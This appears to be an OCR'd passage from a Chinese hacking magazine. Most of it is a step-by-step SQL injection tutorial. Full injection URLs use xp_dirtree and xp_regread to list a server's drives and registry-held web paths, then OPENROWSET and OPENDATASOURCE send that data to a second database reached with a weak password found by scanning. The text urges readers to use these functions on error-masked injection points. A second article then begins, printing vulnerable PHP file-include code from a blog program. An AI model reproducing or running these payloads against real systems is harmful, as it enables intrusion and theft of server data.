A，而远程数据库所在的机器为 B，那么当在 A 的 URL 中执行 Openrowset 语句时，它就会把 A 数据库中的信息写入到 B 数据库内，这样，当我们查询 B 机中特定表的内容，其实就是 A 数据库中的信息。




图 1

这样说的太过笼统，下面就来一次情景再现。先介绍一下环境，有注入点的机器 IP 为 172.18.0.4，以下简称 4 号机，网站采用的是 SQL 数据库，其注入点是：“http://172.18.0.4:8081/client/display_book.asp?book_id=8736”，未过滤分号“;”及破折号“–”；远程数据库所在的 IP 为 172.18.0.6，以下简称 6 号机，要使用 Openrowset 函数，必须具有远程数据库的访问权限才可以，选择 6 号机作为远程数据库的原因就是因为我前几天扫描到其 SQL 数据库的一个普通权限，帐号是“stu”，弱口令为“123456”。

再来看一下 Openrowset 函数在 Insert 中的语句（函数的使用原型是基于 Select 语句，但我们要做的是将本地信息插入到远程数据库内，所以就改为 Insert 语句了）：**;insert into openrowset('sqloledb','uid= 远程数据库用户名, pwd= 密码, server= 远程数据库所在 IP，SQL 端口','select 远程数据表中的字段名 from 远程数据库名.远程数据库用户名.远程数据表名') select 本地数据表中的字段名 from 本地数据表--。**

OK！一切就绪，开始查询 4 号机的磁盘内容。

第一步：在本机运行“休闲庄”从 SQL 中分离出来的“查询分析器”，如图 1，在“SQL Server”中输入远程数据库 IP：“172.18.0.6”，在“SQL Server 身份验证”下的“登录名”中输入：“stu”，密码为：“123456”，连接成功后，在其中执行如下命令：**create table jm_tmp(subdirectory nvarchar(400) null,depth tinyint null,[file] bit null)**，如图 2，成




图 2

功完成，在6号机的当前数据库内创建了一个“jm_tmp”表。

第二步：打开IE浏览器，在URL中输入如下内容：http://172.18.0.4:8081/client/display_book.asp?book_id=8736;create table jm_temp(subdirectory nvarchar(400) null,depth tinyint null,[file] bit null)——。分号前是注入地址，分号后是SQL命令，在当前数据库内创建jm_temp表，这里要注意的是，所创建的jm_temp表和6号机中创建的jm_tmp表两者的格式要完全一致。

第三步：将URL中的语句更改为：http://172.18.0.4:8081/client/display_book.asp?book_id=8736;insert jm_temp exec master..xp_dirtree 'c:\',1,1——。分号后的SQL命令是将C盘下的目录及文件插入到jm_temp表中。

第四步：这一步的主角就是Openrowset函数了！来看其功能展示。将URL更改为：http://172.18.0.4:8081/client/display_book.asp?book_id=8736;insert into openrowset('sqloledb','uid=stu;pwd=123456;server=172.18.0.6,1433;','select * from school.stu.jm_tmp') select * from jm_temp——。这一段的意思就是将本地jm_temp表中的内容插入到远程172.18.0.6的school数据库中的jm_tmp表内。分号后Insert的参数大家可以对照前面的中文来看，这里主要说一下其中的“school.stu.jm_tmp”，“school”是6号机当前的数据库，在我们用“查询分析器”连接到6号机的数据库时，在其工具栏中会显示出当前的库名，如果有所怀疑的话，可以在查询分析器内执行“select db_name()”，返回的就是当前数据库的名称。而“stu”则是当前连接数据库的用户名，这里需要注意的是：如果我们用数据库管理员来连接，如“sa”用户，当创建表后，在这里的“远程数据库用户名”就不是“sa”，而是“dbo”，为什么？不为什么！SQL的特色！

第五步：经过上面四步后，4号机C盘内的目录及文件信息已经反弹至6号机中的jm_tmp表中了，不相信？那就在查询分析器中执行select * from jm_tmp吧，如图3，像不像变魔术！叫一声“来”，呵呵！数据就从4号机跑到6号机中了！




图 3

如果继续查询C盘子目录或其他盘中的内容，则直接从第三步执行就可以了，不过，在执行之前要更改一下其中的内容http://172.18.0.4:8081/client/display_book.asp?book_id=8736;delete jm_temp;insert jm_temp exec master..xp_dirtree 'd:\',1,1——。

先用delete语句删除表中的内容，再把查询的内容插入到jm_temp表中。然后再执行第四步的openrowset，就把另一个目录或磁盘的内容写入到6号机中的jm_tmp表中了，如此循环，4号机内的磁盘目录信息也就源源不断地存放进6号机jm_tmp表中了。

无独有偶，除了“Openrowset”函数外，SQL中还有一个访问远程数据库的函数，就是“Opendatasource”函数，其同样也可以用普通权限运行，并且功能上毫不逊于Openrowset函数，下面先看一下“Opendatasource”函数的格式：insert into opendatasource('sqloledb'.'uid=远程数据库用户名,pwd=密码,server=远程数据库所在IP,database=远程数据库名').远程数据库名.远程数据库用户名.远程数据表名 select 注入数据库表中的字段名 from ..注入数据表名——。

虽然格式和Openrowset函数不太一样，但其中的参数却和Openrowset函数大同小异。下面就让Opendatasource函数展示一下功力，用其读取4号机的虚拟目录路径。

第一步：和Openrowset函数一样，先用“查询分析器”连接到6号机，在其中执行以下语句：create table cw_tmp(value nvarchar(256) null,data nvarchar(256) null)，创建cw_tmp表。

第二步：在url中执行如下内容：http://172.18.0.4:8081/client/display_book.asp?book_id=8736;create table cw_temp(value nvarchar(256) null,data nvarchar(256) null);insert cw_temp exec master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots','/'——。其中第一个分号后的内容是在4号机的当前数据库内创建cw_temp表，第二个分号后的内容是将xp_regread读取的注册表内容插入到cw_temp表中。

第三步：更改URL内容为http://172.18.0.4:8081/client/display_book.asp?book_id=8736;insert into opendatasource('sqloledb','server=172.18.0.6;uid=stu;pwd=123456;database=school').school.stu.cw_tmp select * from ..cw_temp——。使用opendatasource函数将4号机中的cw_temp表中的内容插入到6号机的cw_tmp表中。其中的school就是远程的数据库，得到方法和Openrowset一样；stu则是连接到6号机的用户名；“..cw_temp”是4号机当前数据库中的cw_temp表，用“..”代表当前的数据库名。

第四步：在查询分析器中执行select * from cw_twp，如图4，4号机的虚拟目录尽收眼底。




图 4

Openrowset和Opendatasource函数的使用方法就简单介绍这些，它不仅可以查询磁盘、虚拟目录等信息，还可以查询注入点数据库中的信息，功能还是很强大的！以后大家遇到屏蔽了错误的注入不妨试一下这两个函数，说不定就会有所突破呢！


（文章中涉及到的工具SQL查询分析器休闲庄专用版光盘中已收录。）

绕过屏蔽拿数据

绕过屏蔽拿数据

浅析PHP程序中的目录遍历漏洞

XY7[B.C.T]



目录遍历漏洞在国内外有许多不同的叫法，比如也可以叫做信息泄露漏洞、非授权文件包含漏洞，名称虽然多，可他们却有一个共同的成因，就是在程序中没有过滤用户输入的“../”和“./”之类的目录跳转符，导致恶意用户可以通过提交目录跳转来遍历服务器上的任意文件，其危害可想而知。这类漏洞大家比较熟悉的可能就是在一些邮件列表程序以及网络硬盘程序中，其实这类漏洞还广泛存在于一些国外的BLOG程序中，这类漏洞大概分两种，下面就来通过实例说明这类漏洞是如何产生以及该如何防范。


首先，我们来看一个国外的BLOG，前几天从网上下了一个名为LoudBlog的BLOG程序，在它的index.php页面中看到如下代码：

```
<?if (!isset($_GET['page'])) { $loadme = 'inc/backend_postings.php'; }
        //build an include-path from the url-request
        else {
            $loadme = 'inc/backend_' . $_GET['page'] . '.php';
        }

        //yee-hah! finally we do show real content on our page!
    include ($loadme);
?>
```

